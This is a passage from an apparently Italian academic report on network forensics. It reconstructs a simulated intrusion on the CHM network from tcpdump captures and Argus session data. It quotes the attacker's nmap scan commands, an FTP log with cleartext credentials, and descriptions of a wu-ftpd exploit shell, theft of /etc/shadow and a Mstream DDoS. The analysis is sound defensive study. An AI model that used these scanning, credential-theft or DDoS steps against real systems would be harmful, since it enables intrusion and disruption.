livello successivo della pila. I protocolli OSI ricevono i dati inconsapevoli che TCP/IP sia coinvolto nella trasmissione.

Tradotto da [39].

6.2.9 Download dei progetti di CHM

Una volta dentro la macchina 10.10.10.3, Ardala si connette al suo server FTP 172.27.20.5 per effettuare l'upload dei file di progettazione dell'aereomobile.

Utilizzando nuovamente il comando “Follow TCP Stream” visualizziamo il flusso riguardante la connessione FTP, che nel nostro caso corrisponde al flusso 2.

Come già analizzato precedentemente i comandi che si visualizzano sono le effettive richieste da parte dell'utente e le risposte da parte del server.

A inizio connessione si ha il normale processo di login (usando i comandi **USER** e **PASS**), con specificazione del **TYPE** (il tipo di codifica utilizzata per il trasporto dei file o del testo).

```
220 janney.taosecurity.com FTP server (Version 6.00LS) ready.
USER macgyver
331 Password required for macgyver.
PASS penny
230 User macgyver logged in.
TYPE I
200 Type set to I.
```

Con il comando **CWD** si indica di cambiare directory, CWV significa Change Working Directory.

```
CWD /var/bt
250 CWD command successful.
```

PORT, come già spiegato, indica l'ip e la porta utilizzata per l'invio delle informazioni.

```
PORT 10,10,10,3,4,52
200 PORT command successful.
```

Con il comango **STOR** si sta effettuando il trasferimento di un file, in questo caso il file con estensione iso “Fixed_rotor_dev1” e successivamente i file Fixed_rotor_dev 2,3 e 4.

```
STOR Fixed_rotor_dev1.iso
150 Opening BINARY mode data connection for 'Fixed_rotor_dev1.iso'.
226 Transfer complete.
PORT 10,10,10,3,4,53
200 PORT command successful.
STOR Fixed_rotor_dev2.iso
150 Opening BINARY mode data connection for 'Fixed_rotor_dev2.iso'.
PORT 10,10,10,3,4,54
[24 bytes missing in capture file]200 PORT command successful.
STOR Fixed_rotor_dev3.iso
150 Opening BINARY mode data connection for 'Fixed_rotor_dev3.iso'.
226 Transfer complete.
PORT 10,10,10,3,4,55
200 PORT command successful.
STOR Fixed_rotor_dev4.iso
150 Opening BINARY mode data connection for 'Fixed_rotor_dev4.iso'.
226 Transfer complete.
```

Il flusso 3, riguarda solo la chiusura per timeout della connessione FTP, inattività per 15 minuti.

```
421 Timeout (900 seconds): closing control connection.
```

6.2.10 Attacco DoS Distribuito

Per distrarre l'attenzione, Ardala effettua un attacco DoS distribuito utilizzando i client di Mstream (ovvero il programma Server.c scaricato e compilato sulle due macchine della DMZ) che risiedono in 192.168.60.3 e 192.168.60.5. L'attacco DdoS sarà lanciato contro un server IRC molto popolare, il 172.27.20.102.

Ardala invierà gli ordini da 172.27.20.5, e le due macchine “zombie” 192.168.60.3 e 192.168.60.5 genereranno segmenti ACK di TCP con indirizzi IP sorgenti aleatori contro 172.27.20.102, che a sua volta risponderà con segmenti RST.

I segmenti RST di 172.27.20.102 non sono segmenti RST ACK, ma semplicemente RST. In quanto la RFC 793 specifica che se un ACK appare come per “magia”, l'unica risposta adeguata è un RST.

In realtà per effettuare quest'attacco Ardala avrebbe potuto usare un ulteriore macchina, per collegarsi alla porta 6723 della macchina Master (la 172.27.20.5), utilizza invece netcat per effettuare una connessione localhost. Avrebbe tratto vantaggio nel collegarsi da un'altra macchina solo se avesse voluto preservare l'integrità della macchina da cui sta lanciando l'attacco, ma la macchina Master, come altre macchine coinvolte in questo attacco, non è una macchina che verrà utilizzata altre volte. Quindi ha ovviato questo passaggio.

L'attacco Ddos registrato consta di 2451 pacchetti inviati da indirizzi IP aleatori al server IRC. Sono tutti segmenti ACK, come si può vedere dal'illustrazione 40. Non si riceve, ovviamente, nessuna risposta RST, in quanto gli indirizzi alla quale risponde il server IRC non sono indirizzi appartenenti alla rete di CHM, quindi la sonda non è in grado di individuarli. Ma secondo quanto documentato nella RFC 793 ci sarà stata un'inondazione di segmenti RST in risposta a tutti gli ACK inviati. Un attacco di questo tipo mette in difficoltà anche i router vicini al server IRC. Se l'attacco fosse stato di maggiori dimensioni, per ogni router vicino al server IRC sarebbe stato difficile instradare traffico in una direzione sempre differente (anche se effettivamente è quello che fanno per “mestiere”). Si pensi che un router che non sa su quale interfaccia instradare il traffico utilizzerà la sua route di default. Questo comporterebbe che il router che connette il server IRC si ritroverà a inondare il router che è configurato come rotta predefinita. E già vengono coinvolti due router in un attacco di tipo DdoS. Si può supporre che le prestazioni del segmento di rete che coinvolge almeno i primi due hop che ogni pacchetto percorre quando viene generato dal server IRC, decadano per il sovraccarico provocato dalle risposte al SYN Flood.




Illustrazione 40: Attacco DDoS

6.2.11 Fine dell'attacco.

Una volta effettuato l'attacco DDoS, l'analisi del traffico è terminata.

Ovviamente tutto quanto è stato registrato dalla sonda, tramite le sue due interfacce, utilizzando tcpdump per la cattura del traffico.

A questo punto si rimanda all'analisi tecnica, paragrafo 5.2, dove vengono analizzate alcune scelte progettuali della rete, viene analizzata la tipologia di intrusione e di attacco, la gestione delle password, che tipo di sistema di rilevamento di intrusioni si è utilizzato, quali errori ci sono stati nelle scelte progettuali del firewall, e come è stato portato avanti l'attacco Dos distribuito.

7 Dati di sessione

7.1 Introduzione

I dati di sessione rappresentano un riassunto di una conversazione tra due parti. Una sessione, che viene denominata anche flusso, o corrente, o stream, è un riassunto dello scambio di pacchetti tra due sistemi.

Tra gli elementi basici dei dati di sessione sono presenti i seguenti:

- Ip di origine.
- Porta di origine.
- Ip di destinazione.
- Porta di destinazione.
- Marca temporale, che generalmente è l'istante in cui incomincia la sessione .
- Quantità di pacchetti scambiati durante la sessione.

I dati di sessione, rappresentano il secondo livello di registrazione delle attività all'interno della rete. E' praticamente impossibile, per ovvie ragioni di spazio di memorizzazione, registrare tutte i dati di contenuto completo per registrare le attività svolte all'interno della rete, e poter quindi individuare degli attacchi o delle anomalie nel traffico di rete.

Da un punto di vista di investigazione di rete, i dati di contenuti completo sono più validi dei dati di sessione. Si usufruisce invece dei dati di sessione per ovviare al problema dello spazio di immagazzinamento.

I dati di sessione vengono registrati attraverso l'utilizzo di alcuni agenti che fanno parte dell'attività di monitoraggio del traffico:

- sonda: è un sistema che si occupa di osservare il traffico e esportare i registri di dati di sessione,
- collezionatore: è un sistema che riceve le conversazioni esportate
- console: interpreta i registri e gli da senso.

7.2 Cosa ci si aspetta da quest'analisi.

Senza dubbio con quest'analisi si sta facendo un ulteriore passo in avanti nel mondo dell'auditoria di rete. Trattare dati di sessione eleva il sistemista di rete o analista, a una posizione più alta dal quale osservare il traffico di rete. La quantità di informazioni gestite è inferiore a prima, ma è possibile disegnare uno scenario di attacco in maniera più immediata.

Individuare un flusso con wireshark comporta l'utilizzo di filtri che escludano gli altri flussi tcp, con argus i flussi sono l'unica cosa registrata.

Ci si immagini difronte a dimensioni di traffico superiori al GB, come si pensa possibile un'analisi del traffico di rete mediante i dati di contenuto completo? Non basterebbero giorni per analizzare il file, e presumibilmente le persone andranno a lavorare e utilizzeranno la rete

nei giorni a venire, quindi renderebbe praticamente impossibile il monitoraggio della rete in tempo reale.

Dato che legalmente viene imposto alle aziende di registrare il traffico che va dalla propria rete verso internet, questa rappresenta una delle possibili soluzioni per adempiere a tale obbligo.

Registrare le azioni effettuate dai propri utenti è fondamentale per una questione di riconoscimento delle azioni effettuate da una persona. Infatti nelle reti di tipo LAN viene utilizzato un indirizzamento IP di tipo privato, questo tipo di indirizzamento viene poi NATtato dal router, che cambierà l'indirizzo IP sorgente dei pacchetti provenienti dalla rete interna con l'indirizzo IP della sua interfaccia che si affaccia a internet. Sarà il router a memorizzare in una tabella le connessioni in uscita, per poter così poi inoltrare le risposte provenienti dall'esterno verso l'host corretto all'interno della rete.

Mantenendo traccia delle connessioni all'interno della LAN si è in grado di identificare quale macchina (in base all'indirizzo IP) ha effettuato una determinata connessione.

A questo punto bisogna fare una considerazione importante sull'indirizzamento IP, quando si è su internet si suppone infatti che a un IP corrisponda una sola macchina, ma di fatto l'indirizzo ip generalmente nasconde dietro una rete di computer. Per permettere questo si usa una tecnica chiamata NAT. Questa tecnica permette di inoltrare correttamente il traffico che deve essere diretto all'interno della rete.

In una delle macchine della rete, se si posseggono i privilegi di amministratore della macchina è possibile cambiare l'indirizzo IP. Per come è stata progettata la rete di CHM, un accesso di tipo amministratore è stato facilmente procurato dall'attaccante, perciò affidarsi a questo livello di sicurezza sembra poco prudente. Inoltre alcuni utenti hanno molto probabilmente l'account con privilegi di Administrator e potrebbero quindi effettuare questa operazione (o lo si potrebbe effettuare come utente sotto mentite spoglie). Bisognerebbe essere sicuri che un determinato IP corrisponda a un determinato utente.

Per poter fare questo è necessario utilizzare un sistema di autenticazione centralizzato, e forzare gli utenti che vogliono uscire dalla rete privata per andare su internet ad autenticarsi su un sistema proxy gateway. In questa maniera la criticità del sistema sarà data dalla vulnerabilità delle password utilizzate dagli utenti del proxy. Una buona amminsitrazione delle password metterebbe al sicuro la rete e eviterebbe il tipo di attacco condotto da Ardala.

Ad ogni modo il solo IP non corrisponde un metodo completo di autenticazione di una macchina, in quanto è sempre possibile spoofare l'indirizzo IP di una macchina e tentare un'intrusione come utente sotto mentite spoglie.

Per verificare se una macchina è effettivamente quella che dice di essere si può controllare un parametro ulteriore, che è l'indirizzo fisico delle schede di rete della macchina (sia schede ethernet che schede wi-fi sono dotate di indirizzo fisico). Questo indirizzo è chiamato MAC address. Anche quest'indirizzo può essere a sua volta spoofabile, e per spoofarlo viene coinvolto il protocollo ARP e RARP. Mediante l'utilizzo dello stesso protocollo è possibile scoprire un MAC spoofato.

Sostanzialmente, utilizzare una sonda che cattura il traffico e ne trasforma i dati di contenuto completo in dati di sessione, fornisce un ottimo strumento di auditoria, ma non

migliora nell'immediato la sicurezza della rete. Si possono invece estrappolare numerose informazioni che possono aiutare a gestire in maniera ottimale le prestazioni e la sicurezza di rete.

Nel paragrafo 6.5 si analizzerà l'attacco sferrato alla rete di CHM individuando le sessioni che riguardano le parti salienti dell'attacco.

Come già si è detto precedentemente solo l'esperienza aiuta nell'analisi dei tipi di dato di sessione. E' molto difficile, inizialmente, riconoscere un particolare tipo di attacco dalle poche variabili messe in gioco nei dati di sessione.

La prassi vuole che si cerchino gli indirizzi IP che riguardano una determinata sessione, le porte utilizzate, e poi è possibile vedere quanti pacchetti sono stati inviati da un host e quanti dall'altro, vedere la quantità di traffico scambiata, la marca temporale, e lo stato finale della sessione. Una volta individuato un pattern sconosciuto o sospetto, se si vuole realmente arrivare a ricostruire le azioni svolte da un aggressore è necessario avere i dati di contenuto completo che riguardano l'attacco.

7.3 Strumento utilizzato: Argus.

Per la trasformazione dei dati di contenuto completo in dati di sessione, si è utilizzato uno strumento chiamato argus.

Argus permette di svolgere auditoria di rete, e di analizzare il traffico che passa per la rete. E' possibile generare flusso dati a partire da files che contengono pacchetti, come per esempio i file creati con tcpdump, ovvero gli stessi file che si sono analizzati per l'attacco. Questi file hanno estensione *.lpc.

I dati di sessione sono fondamentali per il monitoraggio di rete, perchè riassumono i dati di contenuto completo. Ovviamente salvare tutti i dati di contenuto completo che transitano in una rete non è conveniente in termini di risorse utilizzate.

Argus è stato creato a partire dal protocollo proprietario Cisco Netflow, che si trova all'interno del'IOS (Inter Operating System) Cisco. Il sistema operativo che gira su router cisco.

7.3.1 Chi usa argus

Molte università, aziende e entità governative utilizzano Argus per registrare entrambi i flussi di traffico, quelli che entrano e quelli che lasciano la/e loro rete/i. Questi registri sono usati sia in analisi di utilizzo della rete in tempo reale, sia in analisi a distanza di tempo. Con un sensore di rete sul quale viene eseguito Argus, le organizzazioni possono validare la connettività di host finali attraveso router multipli. Inoltre può essere usato come strumento di troubleshooting della rete. Per esempio se i router A,B e C stanno inoltrando il traffico degli host Y e Z, Argus può essere usato per determinare la latenza e altri problemi che potrebbero verificarsi tra i router B e C, o tra A e B.

Il flusso di dati Netflow, immagazzinati, possono essere usati per investigazioni forensi diversi mesi, o anni, dopo che un incidente è avvenuto. Il flusso netflow di Argus comprime fino a 10 000:1 la dimensione dei pacchetti che devono essere scritti nel disco, ciò permette

installazioni che conservano molti più dati e possono essere mantenuti per molto più tempo rispetto agli interi pacchetti catturati.

Mentre la sicurezza di rete è molto importante, la non-repudiazione diviene un requisito molto importante che deve essere fornito in una rete. Argus fornisce i dati basilari richiesti per creare un sistema di auditoria delle attività di rete centralizzato.

Se implementato correttamente, questo sistema, può registrare tutte le attività di rete in entrata e in uscita, e può fornire un sistema di base necessario a garantire che nessuno può negare di aver fatto qualcosa in rete.

I laboratori di ricerca hanno usato Argus per ottenere una misura per le prestazioni di rete di un unico protocollo, come la Infiniband su Ipv6. Argus può rapidaemente adattarsi ai nuovi protocolli e in alcuni casi, fornire le metriche basiche senza estensione. Gli individui usano Argus a casa loro, per poter determinare le prestazione della loro rete basata su DSL o Cable Modem. Argus fornisce una visuale più elevata del traffico, che permette agli utenti di individuare i problemi velocemente.

[tradotto da [40]].

7.3.2 Tasso di compressione rispetto ai dati di contenuto completo.

Nella conduzione degli esperimenti si è potuto verificare un tasso di compressione di 10 a 1 nel caso del file sf1.lpc (inizialmente 5,0 MB e successivamente 466 KB)e nel caso del file em0.lpc il tasso di compressione fu di 51,47 a 1 (175 KB iniziali contro i 3,4 finali). Questa differenza è data dall'attacco di tipo DdoS e dalle scansioni effettuate con nmap. I flussi generati da scansioni e attacchi Ddos sono formati da massimo 3 pacchetti (es. ACK, SYN-ACK e RST nel caso di scanning di porte aperte), a volte due pacchetti (nel caso di porte chiuse, la macchina obiettivo risponde con un RST) o da uno solo (come nel caso dell'ACK flooding lanciato contro il server IRC).

Si può verificare, controllando il numero di linee del file contenente i dati di sessione, che sf1.lpc contiene 2880 sessioni, mentre em0.lpc ne contiene solo 20. I pacchetti totali salvati nel file sf1.lpc sono 17604, mentre in em0.lpc sono 1136.

Il tasso di compressione Pacchetto->Dato di sessione è di 6,11 per il file sf1.lpc, a conferma del gran numero di scansioni e attacchi che sono stati sferrati e registrati da questa interfaccia, e per l'interfaccia em0.lpc il tasso è di 56,8. Che i tassi di compressione del pacchetto in dato di sessione e della grandezza in byte dei file, per em0.lpc siano molto simili (51, 5 contro 56,8) è dato dal fatto che la maggior parte del traffico è stato generato durante lunghe sessioni (per esempio l'esportazione dei progetti di CHM, l'attacco mediante datapipe con il tsgrinder, che come vedremo sarà identificato da dieci sessioni), e quindi i pacchetti essendo carichi di dati raggiungono facilmente il limite massimo di MTU (maximum transmission unit) di 1500, mantenendo quindi pari, o, meglio, poco tendente verso la compressione del pacchetto, il rapporto tra compressione pacchetto e compressione dimensione del file.

7.3.3 Installazione

L'installazione del software argus in ambiente Ubuntu Linux, viene estremamente semplificata dalla presenza di argus nei repository di Ubuntu. Quindi sarà semplice lanciare da terminale il comando:

“sudo apt-get install argus-client”.

In questa maniera sarà il sistema a preoccuparsi di installare anche tutte le dipendenze perchè funzioni correttamente il pacchetto argus-client.

7.3.4 Esecuzione

Argus dovrà eseguire due operazioni prima di restituire la sintesi del traffico da dati di contenuto completo in dati di sessione.

Per prima cosa avrò un'estrazione dei dati di sessione dal file *.lpc, e immagazzineremo l'output del comando in un file che successivamente darò in mano al programma “ra”(read argus data) della suite “argus-client”.

```
root@michelangelo:~# argus –r em0.lpc –w em0.lpc.argus
```

L'opzione -r sta per “read” e indica il nome del file da quale leggere, e l'opzione -w sta per write e specifica il nome del file su cui indirizzare lo standard output.

Ora si utiizzerà lo strumento read argus, per convertire i dati in maniera leggibile.

```
root@michelangelo:~# ra –r em0.lpc.argus >> file_analizzabile.txt
```

Per filtrare e quindi cercare dentro i file si possono utilizzare espressioni regolari con il comando ragrep.

7.4 Topologia della rete CHM

L'illustrazione , si può osservare la topologia di rete di CHM (la parte LAN-DMZ). In questo scenario sono implicate tre sottoreti:




Illustrazione 41: Topologia della LAN di CHM.

- la 10.10.10.0, che è la rete interna di CHM,
- la 172.27.20.0 che è la rete da dove Ardala lancia il suo attacco (che è considerata come Internet),
- la 192.168.60.0 che è la rete DMZ della CHM.

Questo schema sarà utile quando si analizzeranno i due file em0.lpc e sf1.lpc.

Logicamente non sarà possibile trovare il traffico appartenente al server 10.10.10.3 verso l'esterno della rete, nel file sf1.lpc, in quanto il traffico catturato in sf1.lpc è stato catturato dall'interfaccia collegata alla DMZ. E' invece vero che ci si sarebbe aspettati di trovare alcuni flussi di traffico registrati su entrambe le interfacce, per esempio quello tra DMZ 192.168.60.0/24 e il server della LAN 10.10.10.0/24.

Si prenda come esempio il traffico generato da un server della DMZ e il server 10.10.10.3, essendo collegata a un hub, la sonda dovrebbe catturare il traffico anche con l'interfaccia sf1, oltre che con la em0 che è collegata alla porta SPAN dello switch della rete interna. Però tenendo presente che si stanno analizzando dei file riguardanti un attacco simulato, è possibile che i due file siano stati costruiti in uno scenario leggermente differente da quello mostrato nella topologia (per esempio la sonda non è stata attivata su entrambe le interfaccie se non nel momento preciso in cui si doveva registrare il traffico, e quindi in fase di registrazione è stato compiuto questo piccolo errore).

7.5 Dati di sessione: Analisi dell'attacco.

7.5.1 Sf1.lpc e em0.lpc.

Come sempre si partirà dai file sf1.lpc, contenente i pacchetti immagazzinati ascoltando il traffico sull'interfaccia sf1 e il file em0.lpc che corrisponde al traffico in transito sull'interfaccia em0.

Il traffico è stato estrappolato dalla rete eseguendo questo comando sulla sonda:

```
tcpdump -n -i sf1 -s 1515 -w sf1.lpc
tcpdump -n -i em0 -s 1515 -w em0.lpc
```

7.5.2 Inizio dell'attacco: scanning di porte.

Ardala incomincia il suo attacco cercando sistemi che offrono servizi TCP nelle porte 21 e 22, che corrispondono a FTP e SSH.
Lancia la sua scansione dalla macchina con ip 172.27.20.4, niente altro che uno dei suoi tanti punti disponibili su internet.
Determina che i server di CHM 192.168.60.3 e 192.168.60.5 offrono alcuni dei servizi desiderati: 192.268.60.3 offre la porta 22 e 192.168.60.5 la porta 21 e 22.
Il server 192.168.60.5 è il ponte che è stato riattivato affinchè Ardala possa lanciare il suo attacco trovandosi già dentro la DMZ.

Per lo scanning Ardala utilizza i comandi:

a)nmap -sS -p 21,22 192.168.60.0/24

b)nmap -O -p 22,24 192.168.60.5

Riconoscere quale sessione corrisponde alla scansione a) è facilmente intuibile verificando gli indirizzi ip destinazione e la marca temporale. I pacchetti evidenziati in giallo corrispondono al comando a), e quelli evidenziati di rosso al comando b). Il fatto che siano presenti molti più sessioni per l'attacco b) è dato dall'opzione -O, che indica a nmap di fare un riconsocimento del fingerprint del sistema operativo utile al riconoscimento dell'OS e della sua versione; se utilizzato con l'opzione -v avrebbe fornito anche informazioni sull'uptime della macchina. Informazione che sarebbe stata utile se si avesse avuto la certezza che il server non buggato fosse sempre rimasto acceso ultimamente, cosa non verificabile, e affidandoci alla possibilità che l'uptime rilevato non sia frutto di un riazzermaneto del contatore che ha fatto il “giro”, o frutto di un non azzeramento a un reboot.

In linea teorica per il riconoscimento dell'OS nmap avrebbe dovuto utilizzare 3 tentativi per ogni porta aperta. Considerando che le opzioni del comando b) indicano di effettuare uno scanning delle porte 22 e 24, ci si aspetta la sessione ssh composta di 3 pacchetti e terminata in stato di RST, e in più altre 3 sessioni al massimo. Dato che il parametro –max-os-tries (che per default è 3) non è stato modificato nell'esecuzione di nmap. Invece le sessioni instaurate sono ben 12. Una delle quali è un TIMEOUT e le altre sono tutte RST eccetto un TIM.

Questi sono i dati di sessione dell'attacco:

01-01-04 21:20:07.945253	tcp	172.27.20.4.58173	->	192.168.60.3.ftp	1	1	54	54	RST
01-01-04 21:20:21.121764	tcp	172.27.20.4.41197	->	192.168.60.5.24	1	1	54	54	RST
01-01-04 21:20:21.140240	tcp	172.27.20.4.41208	->	192.168.60.5.24	1	1	74	54	RST
01-01-04 21:20:07.945315	tcp	172.27.20.4.58173	->	192.168.60.3.ssh	2	1	108	58	RST
01-01-04 21:20:07.982850	tcp	172.27.20.4.58173	->	192.168.60.5.ftp	2	1	108	58	RST
01-01-04 21:20:07.982889	tcp	172.27.20.4.58173	->	192.168.60.5.ssh	2	1	108	58	RST
01-01-04 21:20:21.140231	tcp	172.27.20.4.41206	?>	192.168.60.5.ssh	2	0	148	0	CON
01-01-04 21:20:21.121740	tcp	172.27.20.4.41197	->	192.168.60.5.ssh	2	1	108	58	RST
01-01-04 21:20:25.877518	tcp	172.27.20.4.41200	->	192.168.60.5.ssh	2	1	128	74	RST
01-01-04 21:20:21.140123	tcp	172.27.20.4.41204	->	192.168.60.5.ssh	2	1	128	74	RST

01-01-04 21:20:21.140193	tcp	172.27.20.4.41205	<?>	192.168.60.5.ssh	2	0	148	0	TIM
01-01-04 21:20:25.037505	tcp	172.27.20.4.41198	->	192.168.60.5.ssh	2	1	128	74	RST
01-01-04 21:20:21.140236	tcp	172.27.20.4.41207	?>	192.168.60.5.ssh	1	1	74	54	RST
01-01-04 21:20:21.140307	tcp	172.27.20.4.41209	?>	192.168.60.5.24	1	1	74	54	RST
01-01-04 21:20:26.297573	tcp	172.27.20.4.41201	->	192.168.60.5.ssh	2	1	128	74	RST
01-01-04 21:20:21.140312	tcp	172.27.20.4.41210	<?>	192.168.60.5.24	2	0	148	0	TIM
01-01-04 21:20:21.140457 I	udp	172.27.20.4.41197	->	192.168.60.5.24	1	0	342	0	INT
01-01-04 21:20:25.457527	tcp	172.27.20.4.41199	->	192.168.60.5.ssh	2	1	128	74	RST
01-01-04 21:20:21.142800	icmp	192.168.60.5	->	172.27.20.4	1	0	370	0	URP
01-01-04 21:20:26.717587	tcp	172.27.20.4.41202	->	192.168.60.5.ssh	2	1	128	74	RST
01-01-04 21:20:26.837527	tcp	172.27.20.4.41203	->	192.168.60.5.ssh	2	1	128	74	RST

Nella tabella sopra viene riportato il protocollo, ovvero tcp/udp/icmp, la direzione del traffico, che non sempre si è in grado di distinguere, gli ip e le porte coinvolte, il numero di pacchetti inviati da un lato e dall'altro e il peso di tali pacchetti, infine si trova lo status della connessione,

Le sigle indicano lo status della connessione:

TIM = timeout,

URP = unreacheable port,

RST = reset,

CON = connected,

altre possibili sigle sono:

```
FIN         ECO         INT         ECR         CLO         STA

([41])
```

In tabella sono riportate le porte che si riferiscono ai servizi ftp, ssh e porta 24, mentre dal lato client sono tutte porte superiori alla 1023. L'inidirizzo ip sorgente è quello da cui si è scatenato l'attacco, il 172.27.20.4, le macchine destinatarie della scansione sono la 192.168.60.5 e la 192.168.60.3, che appartengono alla DMZ di CHM.

Tutto il traffico viene generato in poco tempo, tra le 21:20:07 e le 21:20:26, un totale di 19 secondi.

Per poter gestire meglio le tabelle restituite in output dello strumento ra, della suite di argus, sarebbe opportuno importarle in un db mysql. A quel punto sarebbe molto più facile, mediante query SQL individuare i dati di sessione riguardanti un determinato IP, o un determinato status della connesione, orario, protocollo o il riconoscimento della direzione del traffico (si vedano i simboli → , ?>, <?>).

7.5.3 Exploit sul server ftp della macchina 192.168.60.5

Ardala mediante il fingerprint che ha effettuato nel passaggio precedente, si è assicurata che l'indirizzo 192.168.60.5 corrispondesse alla macchina che il traditore di CHM ha ripristinato nella sua DMZ.

Nel server è installata una vecchia versione di linux, e gira una vecchia versione del demone WUFTPD soggetta alla vulnerabilità spiegata nel paragrafo 5.2.3.1.

L'exploit viene lanciato da una macchina che entra in gioco adesso, il 172.27.20.3, verso la porta 21 della macchina 192.168.60.5.

Dati di sessione interessati:

01-01-04 21:20:44.261338	tcp	172.27.20.3.3307	->	192.168.60.5.ftp	11	11	2162	2476	CON
01-01-04 21:22:08.136721	tcp	172.27.20.3.3307	->	192.168.60.5.ftp	19	18	1319	6844	CON
01-01-04 21:23:08.259607	tcp	172.27.20.3.3307	->	192.168.60.5.ftp	6	6	432	808	CON
01-01-04 21:24:21.620643	tcp	172.27.20.3.3307	->	192.168.60.5.ftp	11	9	878	605	CON

01-01-04 21:25:29.453452	tcp	172.27.20.3.3307	->	192.168.60.5.ftp	2	2	181	132	CON

Nel giro di circa 5 minuti vengono inviati una novantina di pacchetti che riguardano la connessione ftp che ha fornito una shell di exploit a Ardala.

Durante questo passaggio vediamo che le sessioni sono tutte in stato CON (Connected), e che nonostante fossero stati aperti vari flussi tcp, tutti provengono dalla stessa porta e sono temporalmente ordinati.

Nella shell di exploit, Ardala esegue alcuni comandi che le saranno utili per:

- crackare le password degli utenti (preleva infatti i file /etc/shadow e /etc/passwd),
- effettuare un login su una shell normale (creerà due utenti, uno con privilegi di root e l'altro con privilegi normali),
- sferrare un attacco DoS distribuito con i suoi due strumenti Server.c e Datapipe.

I successivi dati di sessione interessano il download tramite ftp dei suoi strumenti Server.c e Datapipe. Come si può notare le connesisoni sono di tipo ftp (porta 21) e ftp-data (porta 20), dove nella prima si inviano i comandi di controllo della sessione ftp (login, cambio directory, put, get ..) e nella seconda vengono incanalati i pacchetti riguardanti i file (listato di una directory, file uploadati o scaricati).

All'interno di questi dati vediamo un interessante "172.27.20.3.3307 -> 192.168.60.5.ftp ..."

che indica che la sessione tcp tra la macchina che effettua l'exploit e la macchina 192.168.60.5 viene mantenuta aperta durante questo prelevamento di dati. E' evidente che i dati prelevati corrispondano soprattutto alla sessione delle 21:25:36.751950 , che consta di ben 1144 pacchetti inviati, 1720 ricevuti, 75'512 byte inviati e 2'460'696 byte ricevuti.

Dati di sessione:

01-01-04 21:24:59.740068	tcp	192.168.60.5.1032	->	172.27.20.5.ftp	21	15	1585	1554	CON
01-01-04 21:25:21.104208	tcp	172.27.20.5.ftp-data	->	192.168.60.5.1033	4	4	272	1121	FIN
01-01-04 21:25:36.751950	tcp	172.27.20.5.ftp-data	->	192.168.60.5.1035	1144	1720	75512	2460696	FIN
01-01-04 21:27:22.487439	tcp	172.27.20.5.ftp-data	->	192.168.60.5.1036	4	3	1295	206	FIN
01-01-04 21:27:22.481513	tcp	172.27.20.3.3307	->	192.168.60.5.ftp	7	5	496	1387	CON
01-01-04 21:27:22.482694	tcp	192.168.60.5.1032	->	172.27.20.5.ftp	15	14	1120	1336	FIN
